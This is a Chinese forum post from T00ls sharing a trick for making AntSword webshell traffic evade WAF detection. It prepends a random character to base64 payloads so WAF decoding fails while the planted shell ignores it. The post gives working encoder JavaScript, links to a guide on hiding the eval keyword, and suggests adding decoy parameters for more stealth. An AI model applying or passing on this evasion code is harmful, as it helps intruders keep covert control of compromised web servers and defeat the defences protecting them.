
【奇技淫巧】分享一个AntSword过waf的小技巧


原创 kylinking T00ls 3天前

AntSword支持multipart之后可扩展性更强了，这里分享一个小技巧可以绕过基于流量的恶意请求检测

关于如何隐藏eval关键字可以参考@y35u的文章
https://www.t00ls.net/thread-49256-1-2.html

我们知道base64解码时是从头开始4位4位解的，所以绕过点就是在原始base64 payload前增加几个字符，目的是打破4的倍数使base64无法正常解码，这样遇到尝试解码的waf会解码失败，而我们的一句话则可以忽略增加的几个字符





修改起来也很简单，主要就是生成一个随机的字符加在原始payload之前，再在一句话客户端忽略第一个字符。


```
module.exports = (pwd, data) => {
  // ##########     请在下方编写你自己的代码     ####################
  // 以下代码为 PHP Base64 样例
```

```
    // 生成一个随机字符
    var random = String.fromCharCode(Math.floor(Math.random() * 26) + 65);
    // 原有的 payload 在 data['_']中

    // shell 在接收到 payload 后，先处理 pwd 参数下的内容，
    data[pwd] = random + new Buffer(data['_']).toString('base64');

    // ##########     请在上方编写你自己的代码    ####################

    // 删除 _ 原有的payload
    delete data['_'];
    // 返回编码器处理后的 payload 数组
    return data;
}
```



光从流量上是看不出正常流量还是恶意流量的，再增加点迷惑性参数就更隐蔽了。

一点小想法，抛砖引玉。